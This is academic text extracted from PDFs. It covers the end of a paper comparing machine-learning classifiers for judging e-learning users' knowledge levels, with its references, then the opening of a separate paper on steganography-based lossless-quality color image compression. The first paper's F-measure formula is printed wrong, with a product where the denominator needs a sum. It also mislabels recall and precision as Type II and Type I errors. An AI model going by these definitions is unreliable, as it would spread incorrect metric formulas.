
Fig. 3: Distribution of the training instances

Fig. 4: Distribution of the test instances

Fig. 5: Confusion Matrix

Correct" classified as "False" and "Actual Incorrect" classified as "True" respectively. The total number of the count in the all the cells (A, B, C, and D) is equal to the total number of the input instances.

Relying on the confusion matrix it is possible to formulate several performance indicators that give better understanding of the results. The empirical results of this research are used to report the following performance measure:

- Total Accuracy (Correctly Classified Instances)

$$TotalAccuracy = \frac{TP + TN}{TP + TN + FP + FN} \quad (1)$$

- Recall (alternatively TP Rate , Sensitivity, Hit Rate, or Type II Error)

$$Recall = \frac{TP}{TP + FN} \quad (2)$$

- Precision (Confidence or Type I Error)

$$Precision = \frac{TP}{TP + FP} \quad (3)$$

- F-Measure

$$F\text{-}Measure = \frac{2 \times Precision \times TPRate}{Precision \times TPRate} \quad (4)$$

- Area Under Receiver Operating Characteristics Curve (ROC) [31] [30] is a statistical measure that helps in comparing the performance of the classifiers. Such measure indicates the probability of a classification algorithm in giving higher rank for positive value over negative values, in other words it confronts the TP rate to the TN rate.

- Root Mean Squared Error (RMSE)

$$RMSE = \sqrt{\sum_{i=1}^{n} \frac{(y_i - \hat{y}_i)^2}{n}} \quad (5)$$

- Mean Absolute Error (MAE)

$$MAE = \frac{1}{n} \sum_{i=1}^{n} |y_i - \hat{y}_i| \quad (6)$$

- Relative Absolute Error (RAE)

$$RAE = \sum_{i=1}^{n} \frac{|y_i - \hat{y}_i|}{y_i} \quad (7)$$

- Root Relative Squared Error (RRSE)

$$RRSE = \sqrt{\frac{\sum_{i=1}^{n}(y_i - \hat{y}_i)^2}{\sum_{i=1}^{n}(y_i - \bar{y}_i)^2}} \quad (8)$$

V. RESULTS AND DISCUSSION

In this research, several experiments were made to analyze the performance of the selected classification algorithms in predicting the knowledge level of the e-learning user. The algorithms are J48 [32] , Random Forest (RF) [33], Multi Layer Perceptron Neural Network (MLP) [34], Simple Logistic (SL) [35], Bayes Network (BN) [36], [37], Naive Bayes (NB) [38], and Support Vector Machine (SVM) [39], [40].

The implemented algorithms create a model using the training data set and consequently use the test data set for validation. Table II shows the tuned parameters of the applied algorithms.

TABLE II: Tuned parameters of the algorithms

Algorithm	Parameters
RF	Number of trees to be built is 100 *with no restriction on the tree depth*
MLP	Four hidden layers, Sigmoid activation function, Learning Rate 0.3, Momentum 0.2, and 500 Epochs
SL	Heuristic Stop 50, and Maximum Boosting Iterations are 500
BN	Alpha of 0.5 for simple estimator
SVM	C-SVC Kernel, Gamma 0.069, and Cost 1000 (by GridSearch)

The classification results of the test data set illustrate a significant performance superiority of SVM, MLP, and SL in terms of total accuracy. Incorrectly classified instances are 1.39% of the total prediction results for the best models. Referring to total accuracy of all the models in Fig. 6, It is clear that Naive based algorithms are unable to exceed 88% of total accuracy, while Tree-based algorithms are slightly better.

Fig. 6: Total accuracy of the built models over test dataset

Further analysis of the error rate is illustrated in Fig. 7, in which the SVM model demonstrates the lowest error margin for all the measures. Followed by MLP and SL respectively. Tree-based and Naive-based algorithms show several variations among the different measures, which makes it more difficult to judge which one has an overall better error margin.

The analysis of the confusion matrix for all the classes is summarized and illustrated in Fig. 8, in which the weighted average of all the measures for all the classes represents the overall performance of the algorithms.

Fig. 9, 10, 11, and 12 confront the classification results drawn from the confusion matrix for the four classes. Where the variations in the performance of each algorithm for the different classes is clear. Also it is apparent that MLP, SL, and SVM are less tolerant to the differences between the classes.

By looking at all the performance measures, it is evident that SVM-based classification models over-perform the other

Fig. 7: Performance

Fig. 8: Weighted average for all the classes

Fig. 9: High class

Fig. 10: Middle class

Fig. 11: Low class

Fig. 12: Very Low class

machine learning approaches in this study, with disregard to ROC for SL. Moreover, SVM-based models show more stability among different classes and has the lowest error margin. According to this conclusion, the weighted average of precision, recall, f-measure and ROC are presented in Table III.

TABLE III: Weighted average of the performance measures

Algorithm	Precision	Recall	F-Measure	ROCArea
SVM	0.986	0.986	0.986	0.99
SL	0.986	0.986	0.986	1
MLP	0.986	0.986	0.986	0.998
RF	0.961	0.958	0.958	0.993
J48	0.916	0.917	0.916	0.949
BN	0.883	0.875	0.875	0.953
NB	0.873	0.847	0.846	0.935

The predictions of the SVM-based model were highly accurate, however the algorithms seems to be clustered into three main groups. The first group has SVM, MLP, and SL; the second group includes Random Trees; and the third group includes Naive-based algorithms. Consequently, there is a relation between the general type of the classification algorithm and its performance.

VI. CONCLUSIONS AND FUTURE WORK

This research introduced a number of enhancements to dynamic e-Learning systems in terms of knowledge delivery and evaluation. It proposed an abstract framework of futuristic learning systems with more focus on the use of machine learning for evaluation. The analysis of various user activities in such dynamic environments leads to a comprehensive evaluation scheme, that is not biased and improves commonly used evaluation methods. In literature there exists a tremendous amount of attempts to empirically prove the accuracy of agent-based evaluation and knowledge dissemination over traditional approaches. Combining the research efforts found in literature and several standards led to the formulation of a common base for the prospective learning systems, at the same time acts as a technological enabler for the e-Learning trends. SVM models over-perform several classification models in terms of stability and error rates, therefore SVM-based models can play an important role in the evaluation of knowledge levels. MLP and SL models show a competitive performance, while Naive and Tree based models do not show a significant capability.

Future work needs to investigate the importance of input variables to the classification method. Possibly, importance-weighted input variables would increase the prediction accu-

racy as it would mimic the evaluation behavior of human-based methods. Dimensionality reduction and the tradeoff between domain knowledge independence and model generalization is an issue that is not covered in this research work. Furthermore, the adaptability of the delivered content to the users according to knowledge level in serving educational programs and training as well. It would be also possible to use the dynamic learning environment in corporate learning and workers evaluation. Looking further for a totally autonomous and adaptive e-Learning system in the future.

REFERENCES

[1] M. J. Rosenberg, *E-Learning: Strategies for Delivering Knowledge in the Digital Age*. New York, NY, USA: McGraw-Hill, Inc., 2002.

[2] A. Fayyoumi, H. Mohammad, and H. Faris, "Mobile based learning and examination: Students and instructors perceptions from different arab countries," *Journal of Software Engineering and Applications*, vol. 6, no. 12, p. 662, 2013.

[3] A. Oztekin, D. Delen, A. Turkyilmaz, and S. Zaim, "A machine learning-based usability evaluation method for elearning systems," *Decision Support Systems*, vol. 56, pp. 63 – 73, 2013.

[4] S. S. Al-Gahtani, "Empirical investigation of e-learning acceptance and assimilation: A structural equation model," *Applied Computing and Informatics*, 2014.

[5] W. S. Chow and S. Shi, "Investigating students' satisfaction and continuance intention toward e-learning: An extension of the expectation confirmation model," *Procedia - Social and Behavioral Sciences*, vol. 141, pp. 1145 – 1149, 2014, 4th World Conference on Learning Teaching and Educational Leadership (WCLTA-2013), 27-29 October 2013, Barcelona, Spain.

[6] A. Zamfiroiu and C. Sbora, "Statistical analysis of the behavior for mobile e-learning," *Procedia Economics and Finance*, vol. 10, no. 0, pp. 237 – 243, 2014, international Conference on Applied Statistics, ICAS2013, 14-19 May 2013, Maha Sarakham, Thailand.

[7] A. Oztekin, Z. J. Kong, and O. Uysal, "Uselearn: A novel checklist and usability evaluation method for elearning systems by criticality metric analysis," *International Journal of Industrial Ergonomics*, vol. 40, no. 4, pp. 455 – 469, 2010.

[8] G. Mozhaeva, A. Feshchenko, and I. Kulikov, "E-learning in the evaluation of students and teachers: Lms or social networks?" *Procedia - Social and Behavioral Sciences*, vol. 152, pp. 127 – 130, 2014, international Congress on Education, ERPA Congress 2014, 6-8 June 2014, Istanbul, Turkey.

[9] S. Hubackova, "Evolution and evaluation of e-learning," *Procedia - Social and Behavioral Sciences*, vol. 171, pp. 231 – 235, 2015, 5th ICEEPSY International Conference on Education and Educational Psychology, 22-25 October 2014, Kyrenia, Cyprus.

[10] F. Castro, A. Vellido, A. Nebot, and F. Mugica, "Applying data mining techniques to e-learning problems," in *Evolution of Teaching and Learning Paradigms in Intelligent Environment*, ser. Studies in Computational Intelligence, L. Jain, R. Tedman, and D. Tedman, Eds. Springer Berlin Heidelberg, 2007, vol. 62, pp. 183–221.

[11] H. T. Kahraman, S. Sagiroglu, and I. Colak, "The development of intuitive knowledge classifier and the modeling of domain dependent data," *Knowledge-Based Systems*, vol. 37, pp. 283–295, Jan. 2013.

[12] P. Tzouveli, P. Mylonas, and S. Kollias, "An intelligent e-learning system based on learner profiling and learning resources adaptation," *Computers and Education*, vol. 51, no. 1, pp. 224–238, Aug. 2008.

[13] "Ieee standard for learning technology-learning technology systems architecture (ltsa)," *IEEE Std 1484.1-2003*, pp. 0_1–97, 2003.

[14] M. Farrús and M. R. Costa-jussà, "Automatic evaluation for e-learning using latent semantic analysis: A use case," *The International Review of Research in Open and Distributed Learning*, vol. 14, no. 1, pp. 239–254, 2013.

[15] A. Canales, A. Peña, R. Peredo, H. Sossa, and A. Gutiérrez, "Adaptive and intelligent web based education system: Towards an integral architecture and framework," *Expert Systems with Applications*, vol. 33, no. 4, pp. 1076–1089, Nov. 2007.

[16] J. Poltrack, N. Hruska, A. Johnson, and J. Haag, "The next generation of scorm: Innovation for the global force," in *The Interservice/Industry Training, Simulation & Education Conference (I/ITSEC)*, vol. 2012, no. 1, 2012.

[17] N. Ghatasheh, A. Najdawi, M. Abu-Faraj, and H. Faris, "Corporate e-learning environment using concept maps: A case study," *International Review on Computers and Software*, vol. 8, no. 11, pp. 2655–2662, 2013.

[18] A. Najdawi and N. Ghatasheh, "Using concept mapping tools to enhance collaborative problem solving and innovation in corporate e-learning," in *Interactive Mobile and Computer Aided Learning (IMCL), 2012 International Conference on*. Amman, Jordan: IEEE, 6-8 November 2012, pp. 197–199.

[19] B. Daley, C. Shaw, T. Balistrieri, K. Glasenapp, and L. Piacentine, "Concept maps: a strategy to teach and evaluate critical thinking," *The Journal of nursing education*, vol. 38, no. 1, pp. 42–47, January 1999.

[20] J. D. Novak and A. J. Cañas, "The theory underlying concept maps and how to construct them," *Florida Institute for Human and Machine Cognition*, vol. 1, 2006.

[21] L. Aroyo and D. Dicheva, "The new challenges for e-learning: The educational semantic web." *Educational Technology & Society*, vol. 7, no. 4, pp. 59–69, 2004.

[22] A. Gladun, J. Rogushina, F. Garcı, R. Martínez-Béjar, J. T. Fernández-Breis *et al.*, "An application of intelligent techniques and semantic web technologies in e-learning environments," *Expert Systems with Applications*, vol. 36, no. 2, pp. 1922–1931, 2009.

[23] K. Liu, V. Tam, P. Tse, E. Lam, and V. Tam, "Developing the petal e-learning platform for personalized teaching and learning," in *Emerging Issues in Smart Learning*, ser. Lecture Notes in Educational Technology, G. Chen, V. Kumar, Kinshuk, R. Huang, and S. C. Kong, Eds. Springer Berlin Heidelberg, 2015, pp. 119–122.

[24] B. Dong, Q. Zheng, J. Yang, H. Li, and M. Qiao, "An e-learning ecosystem based on cloud computing infrastructure," in *Advanced Learning Technologies, 2009. ICALT 2009. Ninth IEEE International Conference on*. Riga, Latvia: IEEE, 15-17 July 2009, pp. 125–127.

[25] L.-C. Fu, M.-H. Lu, H.-Y. Wu, W. Lin, and H.-P. Yueh, "College students? attitudes and preferences of mobile newspaper reading: A comparison between printed and web page layout," in *Emerging Issues in Smart Learning*, ser. Lecture Notes in Educational Technology, G. Chen, V. Kumar, Kinshuk, R. Huang, and S. C. Kong, Eds. Springer Berlin Heidelberg, 2015, pp. 105–106.

[26] A. Acharya and D. Sinha, "A weighted concept map approach to generate learning guidance in science courses," in *Information Systems Design and Intelligent Applications*, ser. Advances in Intelligent Systems and Computing, J. K. Mandal, S. C. Satapathy, M. Kumar Sanyal, P. P. Sarkar, and A. Mukhopadhyay, Eds. Springer India, 2015, vol. 340, pp. 143–152.

[27] X. Zhong, H. Fu, H. Xia, L. Yang, and M. Shang, "A hybrid cognitive assessment based on ontology knowledge map and skills," *Knowledge-Based Systems*, vol. 73, pp. 52–60, 2015.

[28] Y.-S. Lin, Y.-C. Chang, K.-H. Liew, and C.-P. Chu, "Effects of concept map extraction and a test-based diagnostic environment on learning achievement and learners' perceptions," *British Journal of Educational Technology*, 2015.

[29] M. Dixon, "A pattern oriented approach for designing scalable analytics applications (invited talk)," in *Proceedings of the 2nd Workshop on Parallel Programming for Analytics Applications*. San Francisco, California: ACM, 7-11 February 2015, pp. 4–8.

[30] D. M. W. Powers, "Evaluation: From Precision, Recall and F-Factor to ROC, Informedness, Markedness & Correlation," School of Informatics and Engineering, Flinders University, Adelaide, Australia, Tech. Rep. SIE-07-001, 2007.

[31] T. Fawcett, "Roc graphs: Notes and practical considerations for researchers," HP Laboratories, Tech. Rep., 2004.

[32] S. Salzberg, "C4.5: Programs for machine learning by j. ross quinlan. morgan kaufmann publishers, inc., 1993," *Machine Learning*, vol. 16, no. 3, pp. 235–240, 1994.

[33] L. Breiman, "Random forests," *Machine Learning*, vol. 45, no. 1, pp. 5–32, 2001.

[34] S. Haykin, *Neural Networks: A Comprehensive Foundation*, 2nd ed. Upper Saddle River, NJ, USA: Prentice Hall PTR, 1998.

[35] M. Sumner, E. Frank, and M. Hall, "Speeding up logistic model tree induction," in *Proceedings of the 9th European Conference on Principles and Practice of Knowledge Discovery in Databases*, ser. PKDD'05. Porto, Portugal: Springer-Verlag, 3-7 October 2005, pp. 675–683.

[36] R. R. Bouckaert, *Bayesian network classifiers in weka*. Department of Computer Science, University of Waikato, 2004.

[37] S.-U. Normand and D. Tritchler, "Parameter updating in a bayes network," *Journal of the American Statistical Association*, vol. 87, no. 420, pp. 1109–1115, 1992.

[38] G. H. John and P. Langley, "Estimating continuous distributions in bayesian classifiers," in *Proceedings of the Eleventh Conference on Uncertainty in Artificial Intelligence*, ser. UAI'95. Montreal, Quebec, Canada: Morgan Kaufmann Publishers Inc., 18-20 August 1995, pp. 338–345.

[39] Y. El-Manzalawy and V. Honavar, "Wlsvm: integrating libsvm into weka environment," *Software available at http://www. cs. iastate. edu/yasser/wlsvm*, 2005.

[40] C.-C. Chang and C.-J. Lin, "Libsvm: a library for support vector machines," *ACM Transactions on Intelligent Systems and Technology (TIST)*, vol. 2, no. 3, p. 27, 2011.

Lossless Quality Steganographic Color Image Compression

Tamer Rabie

Associate Professor of Computer Engineering
Department of Electrical & Computer Engineering
University of Sharjah, UAE

Abstract—This paper develops a steganography-based paradigm for lossless-quality compression of high-resolution color images acquired by megapixel cameras. Our scheme combines space-domain and frequency-domain image processing operations where in the space domain, color-brightness separation is exploited, and in the frequency domain, spectral properties of the Fourier magnitude and phase of the color image is exploited. Working in both domains concurrently allows for an approach to ultrahigh-resolution image compression that addresses both issues of quality and storage size. Experimental results as well as empirical observations show that our technique exceeds the highest quality JPEG image compression standard in terms of compression rates while being very competitive with JPEG in the overall fidelity of the decompressed image, with the added advantage of being able to recover the original fine details in the color image without any degradations common in lossy image compression techniques.

Keywords—*Lossless Quality Compression; Steganography; Color Image Compression; Lab color space; RGB color space, Frequency Domain Data Hiding*

I. INTRODUCTION

The most widely used compression technique for storing color images acquired by high-resolution digital cameras is the Joint Photographic Experts Group (JPEG) image format. Needless to say, images compressed using JPEG's lossy compression paradigm suffer from JPEG blocking artifacts due to the nature of the lossy Discrete Cosine Transform (DCT) 8×8 block-size used by the JPEG compression standard, as well as the inherent loss of fine details due to degradation in picture resolution. Figure 1 shows an example of typical JPEG blocking artifacts appearing in images compressed by this standard. High compression rates[1] result in images with blockyness in the blue and red channels. This is the reason most professional digital cameras implement a RAW image storage format which leaves the image uncompressed and huge.

Attempts to remove these blocking artifacts from JPEG-compressed images have been dicussed extensively in the literature [38], [19], [21], [34]. Nevertheless, these techniques fail to retain the high quality of fine details in the compressed images which is an inevitable consequence of the JPEG compression scheme. As a matter of fact, while deblocking the JPEG-compressed images, these methods remove more of the fine detail in the process [22].

Fig. 1: JPEG compressed color image showing blocking artifacts in the right image portion.

This paper presents a detailed account of an improved color image compression scheme that is lossless in the luminance image quality while being lossy only in the chrominance channel representations, which have an insignificant effect on the overall decompression quality as we will show. This new scheme provides important improvements over the original Fourier-domain image-hiding compression framework, first presented in [32], which suffered from discoloration artifacts in the decompressed color image due to the nature of the Frequency domain color embedding and extraction scheme used.

The proposed idea is to utilize the space-domain and Fast Fourier Transform (FFT) domain of the high-resolution color image to enhance the compression rate while avoiding the undesirable effects of reduced detail quality and blocking artifacts inherent in other commonly used image compression schemes. In the space domain, image color-brightness separation is exploited, and in the FFT domain, spectral properties of the Fourier magnitude and phase of the acquired image is exploited. Working in both domains concurrently allows us to address both issues of quality and storage size when dealing with high-resolution color image compression.

Information hiding techniques, commonly known as steganography when dealing with hiding secret messages into a cover medium to form a "stego" medium [28], or watermarking when copyright protection of multimedia data is involved [37], have received a great deal of attention in the past decade [4], [35], [17], [20], [23]. Motivated by growing concern about the protection of intellectual property on the Internet and by

---

[1]Compression Rate = 1 - (compressed file size/uncompressed file size)

the threat of a ban for encryption technology, the interest in information hiding systems has been increasing over the years [27].

Techniques for information hiding inside digital images have been generally confined to three popular approaches, namely; the spatial approach, which involve manipulation of the least significant bit (LSB) of an image pixel value and the rearrangement of image colors to create LSB or parity bit patterns, which correspond to the message being hidden [3], [12], [6]; the compression approach [8], [5]; and the frequency domain approach [7], [30], with variants that try to improve four different aspects; perceptibility, capacity, security, and robustness [11].

Perceptibility deals with the amount of "distortion" in the cover medium due to embedding information and if this information will lead to a visibly (visually or audibly) unacceptable level of the cover medium. Capacity refers to the amount of information that can be hidden in the cover medium relative to the change in perceptibility. For images, capacity is measured in bits per pixel. Security refers to an eavesdropper's inability to detect and inturn extract or change the hidden information, and robustness to the amount of modification the stego medium can withstand before an adversary can destroy the hidden information.

The main driving force behind data hiding in images is the fact that most images have inter-pixel relations that vary between high correlation and almost no correlation. The idea is to identify the redundancy in the pixel information of the cover image where the correlation is the least and use it to embed the secret information that we seek to hide.

The rest of this paper is organized as follows. In section II we present prior work in the area of steganography-based high-compression rate techniques. Section III discusses the theory behind separation of phase from magnitude in the frequency-domain of the image, while section IV briefly reviews the different color standards commonly used in image processing operations and discusses the advantage of space-domain color-brightness separation for preservation of fine details during image compression. Our proposed high-fidelity Lossless-quality Steganography-based color image compression scheme which we denote as "LqSteg" is discussed in section V, and section VI presents our results and comparisons to the popular JPEG compression standard, and also demonstrates the highest image quality that can be achieved based on our approach. Finally, concluding remarks appear in section VII.

II. PREVIOUS WORK

Steganography has been extensively used for hiding secret data into different media types and many schemes have been proposed in the literature which try to address one or more important aspects, namely; perceptibility, capacity, security, and robustness, but rarely have they been utilized effectively for lossless-quality image compression. The only accounts of published work in the area of image compression that utilize steganography techniques (other than the preliminary idea first presented by the author in [32]) are; the compressive data hiding scheme proposed by Campisi *et. at.* [1], the dual domain watermarking for authentication and compression method presented in [40], the DCT-based data-hiding method

to embed color information in JPEG grey level images published in [10], the Semantic compression method for grey-scale image compression proposed by Zhang & Zhang [39], and the Reversible Data Hiding-based compression Technique proposed by Kang et. al [18].

In [1] the chrominance information is subsampled and embedded in the discrete wavelet transform (DWT) domain of the luminance component. This method was used as a pre-processing stage to improve the performance of popular image compression schemes that are optimized for grayscale image compression. In their scheme the color image is converted to the YIQ color space where the chrominance components are processed in the DWT domain and embedded in the wavelet domain of the luminance component of the original color image, with compression rates reaching 98%. The method, however, differs completely from our approach in the fact that it is highly lossless and is not concerned with maintaining high-frequency image structure, and therefore, we cannot compare our scheme to their results because of the different objectives of the two methods.

The dual domain watermarking and compression scheme proposed in [40] is an extension of the previous method in [1] where they implement the watermarking as a DCT-DWT dual domain algorithm and apply it for the protection and compression of cultural heritage imagery, with results that also fail to preserve the high-frequency image structure in the original image.

In [10], the objective of their scheme is to allow free access to compressed grey-level images and give color image access only if the user owns a secret key. This method consists of color quantization, color ordering, and DCT-based data hiding to embed the color information of the image in the corresponding compressed grey-level image.

In [39] the authors create a compact image from the full size grey-scale image by downsampling the pixels in the original image, and collect the estimation errors between the downsampled compact image pixels and the original image pixels. Then, the estimation errors, which provide the compression information, are embedded into the compact image using a LSB replacement technique to produce a compressed image with smaller size and similar content. The maximum compression rates they have been able to achieve for grey-scale images was 50%.

In [18] the authors implement a lossless compression technique for further compressing JPEG compressed images by hiding some of the image data inside the entropy coded portion of the JPEG quantized DCT coefficients. The maximum compression rates they have been able to achieve for grey-scale images was 0.36% above the already compressed JPEG image.

Another Scheme proposed by Qin et. al. [29] is the Joint Data-Hiding and Compression technique which combines the two functions of data-hiding and commpression simultaneously. It should be noted, however, that this technique does not fall into the same category of Steganography-based compression techniques since the authors do not use data hiding for the purpose of compression, but rather integrate both functions of data hiding and compression in one process.

III. Significance of Magnitude and Phase

It has been experimentally established that for many images, the phase of the Fourier transform is more important than the magnitude [15], [24], [25]. Specifically if

$$F(u,v) = |F(u,v)|e^{j\theta(u,v)} \qquad (1)$$

denotes the two-dimensional (2D) Fourier transform of an image $f(x,y)$, then the inverse Fourier transform of $e^{j\theta(u,v)}$ has many recognizable features in common with the original, whereas the inverse Fourier transform of $|F(u,v)|$ generally bears no resemblance to the original. This is illustrated in figure 2 where figure 2-(a) is a Red, Green, Blue (RGB) color image and figure 2-(b) is the phase-only image, i.e., the inverse Fourier transform of $e^{j\theta(u,v)}$. Clearly, the phase-only image retains many of the features of the original. By contrast, the magnitude-only image, i.e., the inverse Fourier transform of $|F(u,v)|$, shown in figure 2-(c), bears no resemblance to the original image. As is evident in this example, the phase-only image often has the general appearance of a high-pass filtered version of the original with additive broadband noise. It is apparent that retaining the phase component is of utmost importance to the proper recontruction of the original image structure.

The importance of phase also extends to one-dimensional signals. It has been shown that the intelligibility of a speech sentence is retained if the inverse transform of the Fourier phase of a long segment of the speech signal is combined with unity magnitude to obtain the phase-only equivalent speech [24]. In fact, in listening to this processed sentence, total intelligibility is retained although the speech has the general quality associated with high-pass filtering and the introduction of additive white noise. The magnitude-only speech has some structure which provides a speech-like characteristic but with no speech intelligibility.

IV. Color-Brightness Separation

There are several advantages to the separation of color from brightness information in image processing. Perceptual experimental evidence has established that the human visual system has a much higher sensitivity to changes in brightness details than to color. Moreover, there seems to be general agreement that spatial resolution is markedly lower in the chromatic channels, as is clear from figure 3 (a,b), than in the achromatic one, as in figure 3 (L). Hence, high frequency information, representing fine details and edges, come mainly from the achromatic channel [36], [14]. This consideration and experimental results suggest that a color model which separates luminance from chrominance is most suitable for our image compression framework, where we can take advantage of the inherent lower spatial information carried in the color channels to embed them at a reduced-size image resolution inside the brightness information without altering the fine details in the original image.

Several color space representations exist that separate an RGB color image into separate brightness and color components. For instance, HSV space and HLS space are transformations of RGB space that can describe colors in terms more natural to an artist. The name HSV stands for hue, saturation, and value, and HLS stands for hue, lightness, and saturation, where the value or lightness components represent the luminance channel, and the hue/saturation components are the chromatic channels. The only disadvantage of the HSV and HLS spaces are the fact that they are device-dependent where one imaging sensor may produce a different color value from another sensor depending on how it is manufactured.

Some color spaces can express color in a device-independent way. Whereas HSV colors vary with imaging sensor hardware characteristics, device-independent colors are meant to be true representations of colors as perceived by the human eye. These color representations, called device-independent color spaces, are the result of work carried out in 1931 by the Commission Internationale d'Eclairage (CIE) and for that reason are also called CIE-based color spaces. The CIE created a set of color spaces that specify color in terms of human perception. It then developed algorithms to derive three imaginary primary constituents of color, that can be combined at different levels, to produce all the colors the human eye can perceive. The resulting CIE color models form the basis for all color management systems.

Although the RGB and HSV color representations differ from device to device, human perception of color remains consistent across devices. One such consistent color representation is the CIE L*a*b* color space, which is a nonlinear transformation of the RGB color space, that specifies color in terms of human perception in a way that is independent of the characteristics of any particular imaging device. We, thus, choose to separate the high resolution RGB color image into separate luminace and chrominance channels using the CIE L*a*b* color space[2], where L* represents luminance (brightness) image values, a* represents redness-greenness, and b* represents yellowness-blueness color values [13].

V. The Proposed LqSteg Compression Scheme

The L*a*b* color space separates a digitally acquired RGB image into a luminance channel L, and two chrominance channels (a, b). In general the luminance channel (L) suffers less noise artifacts than the (a, b) chrominance channels, as well as retaining all the high-quality fine details of the original color image [31]. These considerations prompt us to embed reduced-size thumbnails of the (R,G,B) color components of the original image inside the (less-important) Fourier magnitude spectrum of the full-size luminance channel, while maintaining the phase spectrum intact to avoide any modifications to the original fine-detailed information in the image.

The proposed technique we describe in this section introduces quality improvements over results obtained using the preliminary idea first presented in [32]. The former method suffered from discoloration artifacts due to the color embedding scheme adopted which did not deal with contaminating noise added to the RGB thumbnail images during the extraction process. This old technique also suffered from RGB embeddings being placed too close to the borders of the significant frequency coefficients in the Fourier spectral magnitude of the luminance channel of the source image, which resulted in further noise added to the (R,G,B) components during extraction. These types of additive noise caused color artifacts

---

